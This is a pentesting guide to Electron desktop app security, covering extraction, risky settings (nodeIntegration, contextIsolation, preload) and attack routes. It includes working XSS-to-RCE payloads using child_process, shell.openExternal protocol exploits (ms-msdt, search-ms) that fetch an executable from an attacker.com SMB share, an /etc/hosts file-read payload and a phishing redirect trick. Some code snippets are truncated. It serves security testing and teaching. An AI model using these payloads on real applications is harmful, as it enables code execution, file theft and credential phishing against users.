# **Electron Desktop Apps**

**Introduction**

Electron combines a local backend (with **NodeJS**) and a frontend (**Chromium**), although tt lacks some the security mechanisms of modern browsers.

Usually you might find the electron app code inside an .asar application, in order to obtain the code you need to extract it:

npx asar extract app.asar destfolder #Extract everything

npx asar extract-file app.asar main.js #Extract just a file

In the source code of an Electron app, inside packet.json, you can find specified the main.js file where security configs ad set.


{

"name": "standard-notes",

"main": "./app/index.js",

Electron has 2 process types:

* Main Process (has complete access to NodeJS)
* Renderer Process (should have NodeJS restricted access for security reasons)



A **renderer process** will be a browser window loading a file:

const {BrowserWindow} = require('electron');

let win = new BrowserWindow();

//Open Renderer Process

win.loadURL(`file://path/to/index.html`);

Settings of the **renderer process** can be **configured** in the **main process** inside the main.js file. Some of the configurations will **prevent the Electron application to get RCE** or other vulnerabilities if the **settings are correctly configured**.

The electron application **could access the device** via Node apis although it can be configure to prevent it:

* **nodeIntegration** - is off by default. If on, allows to access node features from the renderer process.
* **contextIsolation** - is on by default. If off, main and renderer processes aren't isolated.
* **preload** - empty by default.
* [**sandbox**](https://docs.w3cub.com/electron/api/sandbox-option) - is off by default. It will restrict the actions NodeJS can perform.
* Node Integration in Workers
* **nodeIntegrationInSubframes**- is off by default.
  + If **nodeIntegration** is **enabled**, this would allow the use of **Node.js APIs** in web pages that are **loaded in iframes** within an Electron application.
  + If **nodeIntegration** is **disabled**, then preloads will load in the iframe

Example of configuration:

const mainWindowOptions = {

title: 'Discord',

backgroundColor: getBackgroundColor(),

width: DEFAULT\_WIDTH,

height: DEFAULT\_HEIGHT,

minWidth: MIN\_WIDTH,

minHeight: MIN\_HEIGHT,

transparent: false,

frame: false,

resizable: true,

show: isVisible,

webPreferences: {

blinkFeatures: 'EnumerateDevices,AudioOutputDevices',

nodeIntegration: false,

contextIsolation: false,

sandbox: false,

nodeIntegrationInSubFrames: false,

preload: \_path2.default.join(\_\_dirname, 'mainScreenPreload.js'),

nativeWindowOpen: true,

enableRemoteModule: false,

spellcheck: true

}

};

Some **RCE payloads** from [here](https://7as.es/electron/nodeIntegration_rce.txt):

Example Payloads (Windows):

<img src=x onerror="alert(require('child\_process').execSync('calc').toString());">

Example Payloads (Linux & MacOS):

<img src=x onerror="alert(require('child\_process').execSync('gnome-calculator').toString());">

<img src=x onerror="alert(require('child\_process').execSync('/System/Applications/Calculator.app/Contents/MacOS/Calculator').toString());">

<img src=x onerror="alert(require('child\_process').execSync('id').toString());">

<img src=x onerror="alert(require('child\_process').execSync('ls -l').toString());">

<img src=x onerror="alert(require('child\_process').execSync('uname -a').toString());">

**Capture traffic**

Modify the start-main configuration and add the use of a proxy such as:

"start-main": "electron ./dist/main/main.js --proxy-server=127.0.0.1:8080 --ignore-certificateerrors",

**Electron Local Code Injection**

If you can execute locally an Electron App it's possible that you could make it execute arbitrary javascript code. Check how in:

[PAGEmacOS Electron Applications Injection](https://book.hacktricks.xyz/macos-hardening/macos-security-and-privilege-escalation/macos-proces-abuse/macos-electron-applications-injection)

**RCE: XSS + nodeIntegration**

If the **nodeIntegration** is set to **on**, a web page's JavaScript can use Node.js features easily just by calling the require(). For example, the way to execute the calc application on Windows is:


<script>

require('child\_process').exec('calc');

// or

top.require('child\_process').exec('open /System/Applications/Calculator.app');

</script>



**RCE: preload**

The script indicated in this setting is l**oaded before other scripts in the renderer**, so it has **unlimited access to Node APIs**:

new BrowserWindow{

webPreferences: {

nodeIntegration: false,

preload: \_path2.default.join(\_\_dirname, 'perload.js'),

}

});

Therefore, the script can export node-features to pages:

preload.js

typeof require === 'function';

window.runCalc = function(){

require('child\_process').exec('calc')

};

index.html

<body>

<script>

typeof require === 'undefined';

runCalc();

</script>

</body>

**If contextIsolation is on, this won't work**

**RCE: XSS + contextIsolation**

The ***contextIsolation*** introduces the **separated contexts between the web page scripts and the JavaScript Electron's internal code** so that the JavaScript execution of each code does not affect each. This is a necessary feature to eliminate the possibility of RCE.

If the contexts aren't isolated an attacker can:

1. Execute **arbitrary JavaScript in renderer** (XSS or navigation to external sites)
2. **Overwrite the built-in method** which is used in preload or Electron internal code to own function
3. **Trigger** the use of **overwritten function**
4. RCE?

There are 2 places where built-int methods can be overwritten: In preload code or in Electron internal code:

[PAGEElectron contextIsolation RCE via preload code](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/electron-desktop-apps/electron-contextisolation-rce-via-preload-code)[PAGEElectron contextIsolation RCE via Electron internal code](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/electron-desktop-apps/electron-contextisolation-rce-via-electron-internal-code)[PAGEElectron contextIsolation RCE via IPC](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/electron-desktop-apps/electron-contextisolation-rce-via-ipc)

**Bypass click event**

If there are restrictions applied when you click a link you might be able to bypass them **doing a middle click** instead of a regular left click

window.addEventListener('click', (e) => {

**RCE via shell.openExternal**

For more info about this examples check <https://shabarkin.medium.com/1-click-rce-in-electron-applications-79b52e1fe8b8> and <https://benjamin-altpeter.de/shell-openexternal-dangers/>

hen deploying an Electron desktop application, ensuring the correct settings for nodeIntegration and contextIsolation is crucial. It's established that **client-side remote code execution (RCE)** targeting preload scripts or Electron's native code from the main process is effectively prevented with these settings in place.

Upon a user interacting with links or opening new windows, specific event listeners are triggered, which are crucial for the application's security and functionality:

webContents.on("new-window", function (event, url, disposition, options) {}


webContents.on("will-navigate", function (event, url) {}

These listeners are **overridden by the desktop application** to implement its own **business logic**. The application evaluates whether a navigated link should be opened internally or in an external web browser. This decision is typically made through a function, openInternally. If this function returns false, it indicates that the link should be opened externally, utilizing the shell.openExternal function.

**Here is a simplified pseudocode:**



https://miro.medium.com/max/1400/1\*iqX26DMEr9RF7nMC1ANMAA.png



https://miro.medium.com/max/1400/1\*ZfgVwT3X1V\_UfjcKaAccag.png

Electron JS security best practices advise against accepting untrusted content with the openExternal function, as it could lead to RCE through various protocols. Operating systems support different protocols that might trigger RCE. For detailed examples and further explanation on this topic, one can refer to [this resource](https://positive.security/blog/url-open-rce#windows-10-19042), which includes Windows protocol examples capable of exploiting this vulnerability.

**Examples of Windows protocol exploits include:**

<script>

window.open("ms-msdt:id%20PCWDiagnostic%20%2Fmoreoptions%20false%20%2Fskip%20true%20%2Fparam%20IT\_BrowseForFile%3D%22%5Cattacker.comsmb\_sharemalicious\_executable.exe%22%20%2Fparam%20IT\_SelectProgram%3D%22NotListed%22%20%2Fparam%20IT\_AutoTroubleshoot%3D%22ts\_AUTO%22")

</script>

<script>

window.open("search-ms:query=malicious\_executable.exe&crumb=location:%5C%5Cattacker.com%5Csmb\_share%5Ctools&displayname=Important%20update")

</script>

<script>

window.open("ms-officecmd:%7B%22id%22:3,%22LocalProviders.LaunchOfficeAppForResult%22:%7B%22details%22:%7B%22appId%22:5,%22name%22:%22Teams%22,%22discovered%22:%7B%22command%22:%22teams.exe%22,%22uri%22:%22msteams%22%7D%7D,%22filename%22:%22a:/b/%2520--disable-gpu-sandbox%2520--gpu-launcher=%22C:%5CWindows%5CSystem32%5Ccmd%2520/c%2520ping%252016843009%2520&&%2520%22%22%7D%7D")

</script>

**Reading Internal Files: XSS + contextIsolation**

**Disabling contextIsolation enables the use of <webview> tags**, similar to <iframe>, for reading and exfiltrating local files. An example provided demonstrates how to exploit this vulnerability to read the contents of internal files:



Further, another method for **reading an internal file** is shared, highlighting a critical local file read vulnerability in an Electron desktop app. This involves injecting a script to exploit the application and exfiltrate data:

<br><BR><BR><BR>

<h1>pwn<br>

<iframe onload=j() src="/etc/hosts">xssxsxxsxs</iframe>

<script type="text/javascript">

function j(){alert('pwned contents of /etc/hosts :\n\n '+frames[0].document.body.innerText)}

</script>

**RCE: XSS + Old Chromium**

If the **chromium** used by the application is **old** and there are **known** **vulnerabilities** on it, it might be possible to to **exploit it and obtain RCE through a XSS**. You can see an example in this **writeup**: <https://blog.electrovolt.io/posts/discord-rce/>

**XSS Phishing via Internal URL regex bypass**

Supposing you found a XSS but you **cannot trigger RCE or steal internal files** you could try to use it to **steal credentials via phishing**.

First of all you need to know what happen when you try to open a new URL, checking the JS code in the front-end:

webContents.on("new-window", function (event, url, disposition, options) {} // opens the custom openInternally function (it is declared below)

webContents.on("will-navigate", function (event, url) {} // opens the custom openInternally function (it is declared below)

The call to **openInternally** will decide if the **link** will be **opened** in the **desktop window** as it's a link belonging to the platform, **or** if will be opened in the **browser as a 3rd party resource**.

In the case the **regex** used by the function is **vulnerable to bypasses** (for example by **not escaping the dots of subdomains**) an attacker could abuse the XSS to **open a new window which** will be located in the attackers infrastructure **asking for credentials** to the user:

<script>

window.open("<http://subdomainagoogleq.com/index.html>")

</script>

**Tools**

* [**Electronegativity**](https://github.com/doyensec/electronegativity) is a tool to identify misconfigurations and security anti-patterns in Electron-based applications.
* [**Electrolint**](https://github.com/ksdmitrieva/electrolint) is an open source VS Code plugin for Electron applications that uses Electronegativity.
* [**nodejsscan**](https://github.com/ajinabraham/nodejsscan) to check for vulnerable third party libraries
* [**Electro.ng**](https://electro.ng/): You need to buy it

**Labs**

In <https://www.youtube.com/watch?v=xILfQGkLXQo&t=22s> you can find a lab to exploit vulnerable Electron apps.

Some commands that will help you will the lab:

# Download apps from these URls

# Vuln to nodeIntegration

https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable1.zip

# Vuln to contextIsolation via preload script

https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable2.zip

# Vuln to IPC Rce

https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable3.zip

# Get inside the electron app and check for vulnerabilities

npm audit

# How to use electronegativity

npm install @doyensec/electronegativity -g

electronegativity -i vulnerable1

# Run an application from source code

npm install -g electron

cd vulnerable1

npm install

npm start

**References**

* <https://shabarkin.medium.com/unsafe-content-loading-electron-js-76296b6ac028>
* <https://medium.com/@renwa/facebook-messenger-desktop-app-arbitrary-file-read-db2374550f6d>
* <https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en?slide=8>
* <https://www.youtube.com/watch?v=a-YnG3Mx-Tg>
* <https://www.youtube.com/watch?v=xILfQGkLXQo&t=22s>
* More researches and write-ups about Electron security in <https://github.com/doyensec/awesome-electronjs-hacking>
* <https://www.youtube.com/watch?v=Tzo8ucHA5xw&list=PLH15HpR5qRsVKcKwvIl-AzGfRqKyx--zq&index=81>